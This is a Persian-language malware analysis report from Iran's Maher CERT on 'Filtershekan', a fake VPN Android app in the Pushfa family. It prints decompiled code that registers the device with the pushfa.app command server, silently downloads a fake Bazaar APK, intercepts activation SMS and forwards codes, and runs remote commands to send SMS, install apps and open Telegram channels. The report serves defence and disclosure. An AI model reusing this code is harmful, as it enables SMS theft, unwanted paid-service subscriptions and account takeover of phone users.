

بسمه تعالی



سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

## تحلیل بدافزار فیلترشکن - پوشفا

بهمن ۹۸

## ۱ چکیده

در این گزارش، به بررسی برنامه فیلترشکن، از دسته بدافزارهای پوشفا پرداخته شده که به تازگی مجدداً اقدام به تولید و انتشار بدافزار کرده است. این بدافزار با داشتن مجوزهای دریافت، خواندن و ارسال پیامک قادر است قربانی را عضو سرویس‌های ارزش‌افزوده نماید. مرکز کنترل و فرمان بدافزار نیز در آدرس <https://pushfa.app/> قرار دارد که از طریق آن می‌تواند اقدامات مختلفی از جمله دانلود و نصب برنامه دیگر، باز کردن لینک در مرورگر و تلگرام، ارسال پیامک و ... روی دستگاه قربانی انجام دهد. این بدافزار در تلگرام توسط گسترده‌های تبلیغاتی در چندین کانال منتشر شده و ممکن است قربانیان زیادی داشته باشد. در ادامه به بررسی بیشتر بدافزار فیلترشکن پرداخته شده است.

## ۲ بررسی برنامه فیلترشکن

نام	نام بسته	حجم فایل	نام توسعه‌دهنده	SHA 256
فیلترشکن	com.apppush.vpnapp	3.27 MB	androiddev	e19b9360644c706ae95b623d677b342101a19ecf219a2a5e5571630acfc1f3d2

### ۲-۱ مجوزها

در ادامه لیست مجوزهای درخواست شده توسط برنامه با سطح حفاظت خطرناک مشخص شده‌اند.

ردیف	مجوز	توضیح
۱	android.permission.ACCESS_COARSE_LOCATION	به برنامه اجازه می‌دهد تا به مکان تقریبی دسترسی پیدا کند
۲	android.permission.ACCESS_FINE_LOCATION	به برنامه اجازه می‌دهد تا به مکان دقیق دسترسی پیدا کند.
۳	android.permission.READ_PHONE_STATE	مجوز دسترسی فقط خواندنی به وضعیت تلفن از جمله شماره تلفن دستگاه، اطلاعات فعلی شبکه تلفن همراه، وضعیت تماس‌ها، لیستی از حساب‌های تلفن ثبت شده در دستگاه

این مجوز به برنامه کاربردی امکان خواندن از فضای دیسک خارجی را می دهد	android.permission.READ_EXTERNAL_STORAGE	۴
به برنامه کاربردی مجوز نوشتن بر روی فضای دیسک خارجی را می دهد. این مجوز برای خواندن و نوشتن فایل ها در دایرکتوری های خاص برنامه لازم نیست.	android.permission.WRITE_EXTERNAL_STORAGE	۵
به برنامه اجازه خواندن پیامک ها را می دهد.	android.permission.READ_SMS	۶
به برنامه اجازه دریافت پیامک ها را می دهد.	android.permission.RECEIVE_SMS	۷
به برنامه اجازه ارسال پیامک را می دهد.	android.permission.SEND_SMS	۸

## ۲-۲ تحلیل رفتار برنامه

این برنامه در دسته بدافزارهای pushfa قرار می گیرد. عملکردهای مخرب برنامه در ادامه لیست شده اند.

- ثبت نام دستگاه در <https://pushfa.app/api/device/register> با اتصال به <https://pushfa.app/api/device/register> دستگاه کاربر ثبت نام می شود. اطلاعات مختلفی از جمله گذرواژه (مقداردهی توسط برنامه)، شناسه، سازنده و مدل دستگاه، نام بسته، نسخه اندروید و اپراتور به لینک ثبت نام ارسال می شوند.

```

AndroidNetworking.get("https://pushfa.app/api/device/register").addQueryParameter("device_password", "Push2017").addQueryParameter("user_key", str2).addQueryParameter("serial", getserialnumber(context)).addQueryParameter("id", str).addQueryParameter("Manufacturer", Build.MANUFACTURER).addQueryParameter("model", Build.MODEL).addQueryParameter("packagename", context.getPackageName()).addQueryParameter("SdkVersion", String.valueOf(Build.VERSION.SDK_INT)).addQueryParameter("operator", GetNetworkOperatorName(context)).setPriority(Priority.LOW).build().getAsString(new StringRequestListener() {
...

```

- ثبت نام کاربر در <https://pushfa.app/api/generator/user> همان طور که در شکل ۱ دیده می شود، درخواست ثبت نام com.apppush.vpnapp که نام بسته است، به <https://pushfa.app/api/generator/user> ارسال می شود.

```

<--
POST /api/generator/user HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Host: pushfa.app
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.10.0

<--
user=com.apppush.vpnapp

-->

```

شکل ۱ درخواست ثبت نام کاربر

پاسخ به صورت JSON و شکل ۲ است.

```

{
  "id": 75,
  "user": "com.apppush.vpnapp",
  "json": {
    "checknull": "lenth",
    "messagesize": "",
    "lenth": "4",
    "index1": "30",
    "index2": "32",
    "number": "+989109611775",
    "kelidvajeck": [
      {
        "key": "فعالسازی"
      }
    ]
  },
  "links": []
}

```

شکل ۲ پاسخ به درخواست ثبت نام کاربر

- نصب برنامه‌ی بازار جعلی: این برنامه به صورت خودکار از لینک [pushfa.com/download/Bazar.apk](https://pushfa.com/download/Bazar.apk) برنامه جعلی کافه بازار را دانلود می کند (شکل ۳).

```
public class DownloadKhodkar extends Service {
    public IBinder onBind(Intent intent) {
        return null;
    }


    public int onStartCommand(Intent intent, int i, int i2) {
        DownloadMgr.download(this, "http://pushfa.com/download/Bazar.apk", "Bazar", false, "", (String) null);
        return super.onStartCommand(intent, i, i2);
    }
}
```

شکل ۳ نصب برنامه بازار جعلی

این اتفاق ۳۰ دقیقه پس از نصب و اجرای برنامه رخ می‌دهد (شکل ۴).


```
private void startservices() {
    new Handler().postDelayed(new Runnable() {
        public final void run() {
            MainActivity.this.lambda$startservices$2$MainActivity();
        }
    }, 1800000);
    new Handler().postDelayed(new Runnable() {
        public final void run() {
            MainActivity.this.checkAllGram();
        }
    }, 1200000);
}

public /* synthetic */ void lambda$startservices$2$MainActivity() {
    startService(new Intent(this, DownloadKhodkar.class));
}
```



شکل ۴ نصب برنامه بازار جعلی ۳۰ دقیقه پس از نصب و اجرای برنامه

- دانلود برنامه به صورت خودکار و درخواست نصب: پس از مدتی که برنامه نصب شده و در حال اجرا است، بر روی صفحه، درخواست نصب برنامه‌ای دیده می‌شود (شکل ۵). تا زمانی که کاربر آن را نصب نکند، پیام درخواست نصب به کاربر نشان داده می‌شود.



شکل ۵ درخواست نصب برنامه‌ی دانلود شده

همچنین با مشاهده لاگ‌های مربوط به برنامه می‌توان دید که فایل `mhdiiiiij.apk` در مسیر فایل‌های مربوط به برنامه دانلود شده و آماده نصب است (شکل ۶ و شکل ۷).

```

32-06 23:08:45.937 1853 2012 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE dat=file:///storage/emulated/0/Android/data/com.apppush.vpnapp/files/mhdiiiiij.apk flg=0x10000000 cmp=com.android.packageinstaller/.PackageInstallerActivity} from uid 10065 on display 0
32-06 23:08:45.941 1853 2012 D ActivityManager: TopActivityInfo, pkgName: com.android.packageinstaller activityName: com.android.packageinstaller.PackageInstallerActivity callin
Package: com.apppush.vpnapp bstSpecialAppKeyboardHandlingEnabled = false
32-06 23:08:52.017 1853 3219 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE dat=file:///storage/emulated/0/Android/data/com.apppush.vpnapp/files/mhdiiiiij.apk flg=0x10000000 cmp=com.android.packageinstaller/.PackageInstallerActivity} from uid 10065 on display 0
32-06 23:08:52.021 1853 3219 D ActivityManager: TopActivityInfo, pkgName: com.android.packageinstaller activityName: com.android.packageinstaller.PackageInstallerActivity callin
Package: com.apppush.vpnapp bstSpecialAppKeyboardHandlingEnabled = false
32-06 23:08:58.092 1853 2279 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE dat=file:///storage/emulated/0/Android/data/com.apppush.vpnapp/files/mhdiiiiij.apk flg=0x10000000 cmp=com.android.packageinstaller/.PackageInstallerActivity} from uid 10065 on display 0
32-06 23:08:58.096 1853 2279 D ActivityManager: TopActivityInfo, pkgName: com.android.packageinstaller activityName: com.android.packageinstaller.PackageInstallerActivity callin
Package: com.apppush.vpnapp bstSpecialAppKeyboardHandlingEnabled = false
32-06 23:09:04.174 1853 2276 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE dat=file:///storage/emulated/0/Android/data/com.apppush.vpnapp/files/mhdiiiiij.apk flg=0x10000000 cmp=com.android.packageinstaller/.PackageInstallerActivity} from uid 10065 on display 0
32-06 23:09:04.178 1853 2276 D ActivityManager: TopActivityInfo, pkgName: com.android.packageinstaller activityName: com.android.packageinstaller.PackageInstallerActivity callin
Package: com.apppush.vpnapp bstSpecialAppKeyboardHandlingEnabled = false
32-06 23:09:10.236 1853 1865 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE dat=file:///storage/emulated/0/Android/data/com.apppush.vpnapp/files/mhdiiiiij.apk flg=0x10000000 cmp=com.android.packageinstaller/.PackageInstallerActivity} from uid 10065 on display 0
32-06 23:09:10.242 1853 1865 D ActivityManager: TopActivityInfo, pkgName: com.android.packageinstaller activityName: com.android.packageinstaller.PackageInstallerActivity callin
Package: com.apppush.vpnapp bstSpecialAppKeyboardHandlingEnabled = false
32-06 23:09:16.315 1853 2276 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE dat=file:///storage/emulated/0/Android/data/com.apppush.vpnapp/files/mhdiiiiij.apk flg=0x10000000 cmp=com.android.packageinstaller/.PackageInstallerActivity} from uid 10065 on display 0
32-06 23:09:16.319 1853 2276 D ActivityManager: TopActivityInfo, pkgName: com.android.packageinstaller activityName: com.android.packageinstaller.PackageInstallerActivity callin
Package: com.apppush.vpnapp bstSpecialAppKeyboardHandlingEnabled = false

```

شکل ۶ لاگ برنامه و نمایش مسیر فایل دانلود شده



شکل ۷ فایل دانلود شده به صورت خودکار

- خواندن پیامک‌های دریافتی: هنگامی که بر روی گوشی، پیامکی دریافت می‌شود، محتوای پیامک توسط برنامه بررسی می‌شود (شکل ۸).

```
public void onReceive(Context context, Intent intent) {
    Message message;
    try {
        if (SMS_RECEIVED.equalsIgnoreCase(intent.getAction()) && (message = getfullMessage(intent)) != null) {
            Log.e("SMS: ", message.getBody());
            if (contine(context, message.getBody())) {
                Log.e("SMS: ", "contione ok");
                sendConvertedShomare(context, message.getBody());
            }
            assinnvalues(context);
            if (this.tell2.equalsIgnoreCase("0") || !this.tell2.contains(message.getAddress())) {
                Log.e("Number:", "Invalid Number");
                return;
            }
            smsrciveHandle(context, message, this.hassmssize, this.msgsize, this.index1, this.index2, this.lenth);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

شکل ۸ خواندن پیامک‌های دریافتی

اگر در متن آن، کلیدواژه خاصی باشد (به نظر می‌رسد، مشابه سایر برنامه‌های بدافزار پوشفا، به دنبال کلیدواژه فعال‌سازی می‌گردد)، کد فعال‌سازی استخراج شده و به شماره‌ای ارسال می‌شود. با توجه به شکل ۸ و فراخوانی تابع `sendConvertedShomare` به نظر می‌رسد، پاسخ به شماره‌ی دیگری ارسال می‌شود (شکل ۹).

```
private boolean contine(Context context, String str) {
    for (String next : PrefrenceMGR.getSharedPrefrence(context, Constance.smsprf).getStringSet(Constance.kelidvajah, new HashSet())) {
        if (str.contains(next)) {
            Log.e("kelidvajah is:", next);
            return true;
        }
    }
    return false;
}
```

شکل ۹ ارسال پیامک

به نظر می‌رسد که هدف بدافزارنویس از این کار، عضو کردن کاربران در سرویس‌های ارزش افزوده است چرا که اکثر پیامک‌های فعال‌سازی ارزش افزوده حاوی عبارت "فعال‌سازی" هستند. همچنین سرویس‌های دیگری نیز وجود دارند که به هنگام ثبت‌نام، برای کاربر پیامکی حاوی عبارت "فعال‌سازی" و کد ورود ارسال می‌کنند، از این رو بدافزارنویس می‌تواند با استفاده از کدهای دریافتی، به اکانت کاربر وارد شود. در این برنامه همچنین شماره‌ی پیش‌فرضی ثبت شده که ممکن است در حالتی که هیچ شماره‌ای در ترافیک دیده نمی‌شود، پیامک‌ها را به این شماره ارسال کند (شکل ۱۰).

```
public class Constance {
    public static String aks = "aks";
    public static String app = "app";
    public static String checknull = "checknull";
    public static final String defaultNumber = "09902215296";
}
```

شکل ۱۰ شماره پیش‌فرض

- باز کردن کانال هانیفان: برنامه نصب بودن مجموعه‌ای از برنامه‌های تلگرامی را در دستگاه بررسی کرده و در صورتی که برنامه‌ای را پیدا کند، جستجو را متوقف کرده و با استفاده از برنامه یافت شده کانال هانیفان را به کاربر نمایش می‌دهد (شکل ۱۱).

```
public void checkAllGram() {
    boolean z = false;
    String[] strArr = {"com.hanista.mobogram", "org.telegram.messenger", "com.hanista.mobogram.two", "com.hanista.mobogram.three", "ir.persianf...
    int length = strArr.length;
    int i = 0;
    while (true) {
        if (i >= length) {
            break;
        }
        String str = strArr[i];
        if (KodModels.isPackageInstalled(this, str)) {
            try {
                Intent intent = new Intent("android.intent.action.VIEW");
                intent.setData(Uri.parse("tg://resolve?domain=Hn1Fun"));
                intent.setPackage(str);
                startActivity(intent);
            } catch (Exception e) {
                e.printStackTrace();
            }
            z = true;
            break;
        }
        i++;
    }
    if (!z) {
        try {
            Intent intent2 = new Intent("android.intent.action.VIEW");
            intent2.setData(Uri.parse("tg://resolve?domain=Hn1Fun"));
            startActivity(intent2);
        } catch (Exception e2) {
            e2.printStackTrace();
        }
    }
}
```

شکل ۱۱ باز کردن کانال هانیفان

این اتفاق حدود ۵۰ دقیقه پس از نصب و اجرای برنامه رخ می‌دهد (شکل ۱۲).

```
private void startservices() {
    new Handler().postDelayed(new Runnable() {
        public final void run() {
            MainActivity.this.lambda$startservices$2$MainActivity();
        }
    }, 1800000);
    new Handler().postDelayed(new Runnable() {
        public final void run() {
            MainActivity.this.checkAllGram();
        }
    }, 1200000);
}
```

شکل ۱۲ باز کردن کانال هانیفان ۵۰ دقیقه بعد از نصب و اجرای برنامه

- دانلود برنامه از اطلاعات قرار داده شده در پایگاه‌داده: در کد این برنامه و برخی برنامه‌های مشابه دیگر، لینک برنامه‌ای که قرار است دانلود شود در پایگاه‌داده موجود در کد برنامه قرار داده شده است. در این برنامه ۳ لینک زیر در پایگاه‌داده وجود دارند:

- [http://up.dailymobile.ir/dl/files/bam-v2.4-Android4.4AndUp\\_dailymobile.ir.apk](http://up.dailymobile.ir/dl/files/bam-v2.4-Android4.4AndUp_dailymobile.ir.apk)
- [https://www.dl.farsroid.com/app/Storage-Redirect-\(ROOT\)-Premium-1.0.0\(www.farsroid.com\).apk](https://www.dl.farsroid.com/app/Storage-Redirect-(ROOT)-Premium-1.0.0(www.farsroid.com).apk)
- [http://dl2.dailymobile.ir/app/files/asus.calculator\\_5.0.0.16S17\\_dailymobile.ir.apk](http://dl2.dailymobile.ir/app/files/asus.calculator_5.0.0.16S17_dailymobile.ir.apk)



- در این برنامه گیرنده‌ای به نام `com.apppush.vpnapp.recivers.PushFaGcmReciver` وجود دارد که در آن با توجه به شیئی JSON دریافت شده و مقدار پارامتر `CheckNull` یکی از اقدامات زیر صورت می‌گیرد. در حقیقت با دریافت پیام از سرویس پوشفا، برنامه یکی از کارهای زیر را انجام می‌دهد:

۱. نصب خودکار برنامه‌ها

```
String str = this.CheckNull;
char c = 65535;
switch (str.hashCode()) {
    case -2086011160:
        if (str.equals("NasbKhodkar")) {
            c = 9;
        }
    case 9:
        try {
            if (KodModels.isPackageInstalled(this.context, this.pm)) {
                Log.e("NasbKhodkar: ", "app is allredy installed");
                return;
            } else if (KodModels.isfileReady(this.context, KodModels.getApkPatch(this.context, this.esmapp, "apk"))
                Log.e("NasbKhodkar", "app not installed installing ");
                KodModels.installpatch(this.context, KodModels.getApkPatch(this.context, this.esmapp, "apk"));
                if (this.issemeg.equalsIgnoreCase("yes")) {
                    setuptimerForNasb();
                    return;
                }
                return;
            } else {
                Log.e("NasbKhodkarnull", "file not exist start download");
                KodModels.deletTempFile(KodModels.getApkPatch(this.context, this.esmapp, "apk"));
                this.context.startService(new Intent(this.context, NewDownloadService.class).putExtra("url", this.
                return;
            }
        } catch (Exception e5) {
            e5.printStackTrace();
            return;
        }
    }
}
```

شکل ۱۳ نصب خودکار برنامه‌ها

۲. ارسال پیامک

<sup>1</sup> Receiver

```
case -2069358421:
    if (str.equals("smswithreciver")) {
        c = 3;
    }
case 3:
    if (!this.text.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text);
    }
    if (!this.text2.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text2);
    }
    if (!this.text3.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text3);
    }
    if (!this.text4.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text4);
        return;
    }
    return;
```

شکل ۱۴ ارسال پیامک

```
case 114009:
    if (str.equals("sms")) {
        c = 4;
    }
case 4:
    if (!this.text.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text);
    }
    if (!this.text2.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text2);
    }
    if (!this.text3.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text3);
    }
    if (!this.text4.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text4);
        return;
    }
    return;
```

شکل ۱۵ ارسال پیامک

۳. باز کردن لینکی در تلگرام

```
case -1295823583:  
    if (str.equals("Telegram")) {  
        c = 19;  
    }  
case 19:  
    Intent intent9 = new Intent("android.intent.action.VIEW", Uri.parse(this.link));  
    intent9.setFlags(268435456);  
    intent9.setPackage("org.telegram.messenger");  
    this.context.startActivity(intent9);  
    return;
```

شکل ۱۶ باز کردن لینکی در تلگرام

۴. باز شدن دیالوگی برای نصب یک برنامه

```
case -950222951:  
    if (str.equals("DialogApp")) {  
        c = 15;  
    }  
case 15:  
    this.sharedPreferences.edit().clear().apply();  
    Intent intent7 = new Intent(this.context, NasbApp.class);  
    intent7.setFlags(268435456);  
    intent7.putExtra("nbtn", this.Nbtn);  
    intent7.putExtra("matn", this.Matn);  
    intent7.putExtra("titr", this.Titr);  
    intent7.putExtra("aks", this.Aks);  
    intent7.putExtra("dublemobo", this.DubleMobo);  
    intent7.putExtra(GcmConstants.EXTRA_APP, this.app);  
    intent7.putExtra("link", this.link);  
    this.context.startActivity(intent7);  
    KodModels.vibrate(this.context);  
    return;
```

شکل ۱۷ باز شدن دیالوگی برای نصب یک برنامه

۵. مشاهده پیامک

```
case -898444652:  
    if (str.equals("smsPro")) {  
        c = 7;  
    }  
case 7:  
    this.sharedPreferences.edit().clear().apply();  
    Intent intent2 = new Intent(this.context, Sms.class);  
    intent2.setFlags(268435456);  
    intent2.putExtra(Constance.tell, this.tell);  
    intent2.putExtra(Constance.tell2, this.tell2);  
    intent2.putExtra(Constance.text, this.text);  
    intent2.putExtra(Constance.text2, this.text2);  
    intent2.putExtra(Constance.text3, this.text3);  
    intent2.putExtra(Constance.text4, this.text4);  
    intent2.putExtra(Constance.nbtn, this.Nbtn);  
    intent2.putExtra(Constance.matn, this.Matn);  
    intent2.putExtra(Constance.hassmssize, this.hassmssize);  
    intent2.putExtra(Constance.lenth, this.lenth);  
    this.context.startActivity(intent2);  
    return;
```

شکل ۱۸ مشاهده پیامک

```
case 1902244706:  
    if (str.equals("smsProWithDialog")) {  
        c = 6;  
    }  
.....  
case 6:  
    this.sharedPreferences.edit().clear().apply();  
    Intent intent = new Intent(this.context, Sms.class);  
    intent.setFlags(268435456);  
    intent.putExtra(Constance.tell, this.tell);  
    intent.putExtra(Constance.tell2, this.tell2);  
    intent.putExtra(Constance.text, this.text);  
    intent.putExtra(Constance.text2, this.text2);  
    intent.putExtra(Constance.imglink, this.imglink);  
    intent.putExtra(Constance.hassmssize, this.hassmssize);  
    intent.putExtra(Constance.dialogtext, this.dialogtext);  
    intent.putExtra(Constance.dialogimglink, this.dialogimglink);  
    intent.putExtra(Constance.dialogbtn, this.dialogbtn);  
    intent.putExtra(Constance.nbtn, this.Nbtn);  
    intent.putExtra(Constance.matn, this.Matn);  
    intent.putExtra(Constance.index1, this.index1);  
    intent.putExtra(Constance.index2, this.index2);  
    intent.putExtra(Constance.msgsize, this.msgsize);  
    intent.putExtra(Constance.showdialog, this.showdialog);  
    intent.putExtra(Constance.lenth, this.lenth);  
    this.context.startActivity(intent);  
    return;
```

شکل ۱۹ مشاهده پیامک

۶. باز کردن موبوگرام

```
case -602548122:
    if (str.equals("Mobogram")) {
        c = 18;
    }
}

case 18:
    Intent intent8 = new Intent("android.intent.action.VIEW", Uri.parse(this.Mobogram));
    intent8.setFlags(268435456);
    intent8.setPackage("com.hanista.mobogram");
    this.context.startActivity(intent8);
    return;
```

شکل ۲۰ باز کردن موبوگرام

۷. بررسی مرورگر موجود بر روی دستگاه

```
case 78205:
    if (str.equals("Net")) {
        c = 17;
    }
}

case 17:
    checkNet();
    return;

private void checkNet() {
    boolean z = false;
    String[] strArr = {"com.sec.android.app.sbrowser", "com.android.chrome", "com.opera.browser", "com.cloudmosa.puffinFre
    int length = strArr.length;
    int i = 0;
    while (true) {
        if (i >= length) {
            break;
        }
        String str = strArr[i];
        if (KodModels.isPackageInstalled(this.context, str)) {
            Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(this.link));
            intent.setPackage(str);
            intent.setFlags(268435456);
            this.context.startActivity(intent);
            z = true;
            break;
        }
        i++;
    }
    if (!z) {
        Intent intent2 = new Intent("android.intent.action.VIEW", Uri.parse(this.link));
        intent2.setFlags(268435456);
        this.context.startActivity(intent2);
    }
}
```

شکل ۲۱ بررسی مرورگر موجود بر روی دستگاه

۸. باز کردن کانال تلگرامی

```
case 2314570:  
    if (str.equals("Join")) {  
        c = 22;  
    }  
  
case 22:  
    Intent intent12 = new Intent("android.intent.action.VIEW", Uri.parse("tg://resolve?domain=" + this.TeleId));  
    intent12.setFlags(268435456);  
    this.context.startActivity(intent12);  
    return;
```

شکل ۲۲ باز کردن کانال تلگرامی

۹. نصب برنامه

```
case 350697460:  
    if (str.equals("TimeApp")) {  
        c = 2;  
    }  
  
case 2:  
    if (KodModels.isPackageInstalled(this.context, this.pm)) {  
        Toast.makeText(this.context, "برنامه نصب است.", 1).show();  
        return;  
    } else {  
        KodModels.install(this.context, this.esmapp);  
        return;  
    }  
}
```

شکل ۲۳ نصب برنامه

۱۰. باز کردن یک برنامه

```
case 401430359:  
    if (str.equals("OpenApp")) {  
        c = 0;  
    }  
  
case 0:  
    KodModels.OpenApp(this.context, this.pm);  
    return;
```

شکل ۲۴ باز کردن یک برنامه

۱۱. ارسال پیامک بدون باز کردن دیالوگ

```
case 595543325:
    if (str.equals("smsProNoDialog")) {
        c = 5;
    }
case 5:
    this.sharedPreferences.edit().clear().apply();
    try {
        this.sharedPreferences.edit().putString(Constance.tell, this.tell).apply();
        this.sharedPreferences.edit().putString(Constance.hassmsize, this.hassmsize).apply();
        this.sharedPreferences.edit().putString(Constance.lenth, this.lenth).apply();
        this.sharedPreferences.edit().putString(Constance.tell2, this.tell2).apply();
    } catch (Exception e) {
        e.printStackTrace();
    }
    try {
        this.sharedPreferences.edit().putString(Constance.index1, this.index1).apply();
    } catch (Exception e2) {
        e2.printStackTrace();
    }
    try {
        this.sharedPreferences.edit().putString(Constance.index2, this.index2).apply();
    } catch (Exception e3) {
        e3.printStackTrace();
    }
    try {
        this.sharedPreferences.edit().putString(Constance.msgsize, this.msgsize).apply();
    } catch (Exception e4) {
        e4.printStackTrace();
    }
    KodModels.sendSMS(this.tell, this.text);
    Log.e("SmsSent", "");
    if (!this.text2.isEmpty()) {
        KodModels.sendSMS(this.tell, this.text2);
        return;
    }
    return;
```

شکل ۲۵ ارسال پیامک بدون باز کردن دیالوگ

۱۲. بررسی نصب بودن برنامه‌های تلگرامی و باز کردن آن

```

case 753066840:
    if (str.equals("Allgram")) {
        c = 16;
    }

case 16:
    checkAllGram();
    return;

private void checkAllGram() {
    boolean z = false;
    String[] strArr = {"com.hanista.mobogram", "org.telegram.messenger", "com.hanista.mobogram.two", "com.hanista.mobogram"};
    int length = strArr.length;
    int i = 0;
    while (true) {
        if (i >= length) {
            break;
        }
        String str = strArr[i];
        if (KodModels.isPackageInstalled(this.context, str)) {
            Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(this.Mobogram));
            intent.setFlags(268435456);
            intent.setPackage(str);
            this.context.startActivity(intent);
            z = true;
            break;
        }
        i++;
    }
    if (!z) {
        Intent intent2 = new Intent("android.intent.action.VIEW", Uri.parse(this.link));
        intent2.setFlags(268435456);
        this.context.startActivity(intent2);
    }
}

```

شکل ۲۶ بررسی نصب بودن برنامه‌های تلگرامی و باز کردن آن

۱۳. باز کردن کانال تلگرامی و عضویت در آن

```

case 795719964:
    if (str.equals("ViewAndJoin")) {
        c = 23;
    }

case 23:
    Intent intent13 = new Intent("android.intent.action.VIEW", Uri.parse("tg://resolve?domain=" + this.TeleId));
    intent13.addFlags(335544320);
    this.context.startActivity(intent13);
    setuptimerForJoin();
    return;

private void setuptimerForJoin() {
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
        public final void run() {
            ProcessJson.this.lambda$setuptimerForJoin$0$ProcessJson();
        }
    }, Long.parseLong(this.timer));
}

public /* synthetic */ void lambda$setuptimerForJoin$0$ProcessJson() {
    Intent intent = new Intent("android.intent.action.VIEW", Uri.parse("tg://join?invite=" + this.link));
    intent.addFlags(335544320);
    this.context.startActivity(intent);
}

```

شکل ۲۷ باز کردن کانال تلگرامی و عضویت در آن



#### ۱۴. دانلود برنامه

```
case 1492462760:  
    if (str.equals("Download")) {  
        c = 8;  
    }  
  
case 8:  
    this.context.startService(new Intent(this.context, JustDownload.class).putExtra(Constance.url, this.linkapp).put  
    return;
```

#### شکل ۲۸. دانلود برنامه

#### ۱۵. باز کردن لینک برنامه‌ای در کافه بازار

```
case 1982836343:  
    if (str.equals("Bazaar")) {  
        c = 12;  
    }  
  
case 12:  
    KodModels.CafebazaarSafheBarname(this.context, this.app);  
    return;  
  
public static void CafebazaarSafheBarname(Context context, String str) {  
    Intent intent = new Intent("android.intent.action.VIEW");  
    intent.setData(Uri.parse("bazaar://details?id=" + str));  
    intent.setPackage("com.farsitel.bazaar");  
    intent.setFlags(268435456);  
    context.startActivity(intent);  
}
```

#### شکل ۲۹. باز کردن لینک برنامه‌ای در کافه بازار

- گیرنده‌ای برای فعال کردن مجوز مدیریتی

```
<receiver android:name="com.apppush.vpnapp.recivers.myDeviceAdminReceiver" android:permission="android.permission.BIND_DEVICE_ADMIN">  
    <meta-data android:name="android.app.device_admin" android:resource="@xml/deviceadminrules"/>  
    <intent-filter>  
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>  
    </intent-filter>  
</receiver>
```

#### شکل ۳۰. گیرنده‌ای برای فعال کردن مجوز مدیریتی

همچنین در قسمتی از MainActivity در این برنامه، از کاربر درخواست می‌شود که برای استفاده از امکانات برنامه، دسترسی محافظت شده را فعال کند (شکل ۳۱).

```
private void handleClick(String str) {
    if (PowerUtils.isProtectedIntentFound(this)) {
        SharedPreferences sharedPreferences = PreferenceMGR.getSharedPreference(this, Constance.preference);
        if (sharedPreferences.getBoolean(Constance.isProtected, false)) {
            try {
                Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(str));
                intent.setFlags(268435456);
                startActivity(intent);
            } catch (Exception e) {
                e.printStackTrace();
            }
        } else {
            AlertDialog.Builder builder = new AlertDialog.Builder(this);
            builder.setTitle((CharSequence) "دسترسی محافظت شده");
            builder.setMessage((CharSequence) "برای استفاده از امکانات برنامه دسترسی محافظت شده را فعال کنید");
            builder.setPositiveButton((CharSequence) "تایید", (DialogInterface.OnClickListener) new DialogInterface.OnClickListener(shared
                private final /* synthetic */ SharedPreferences f$1;

                {
                    this.f$1 = r2;
                }

                public final void onClick(DialogInterface dialogInterface, int i) {
                    MainActivity.this.lambda$handleclick$1$MainActivity(this.f$1, dialogInterface, i);
                }
            ));
            builder.show();
        }
    } else {
        try {
            Intent intent2 = new Intent("android.intent.action.VIEW", Uri.parse(str));
            intent2.setFlags(268435456);
            startActivity(intent2);
        } catch (Exception e2) {
            e2.printStackTrace();
        }
    }
}
```

شکل ۳۱ درخواست فعالسازی دسترسی محافظت شده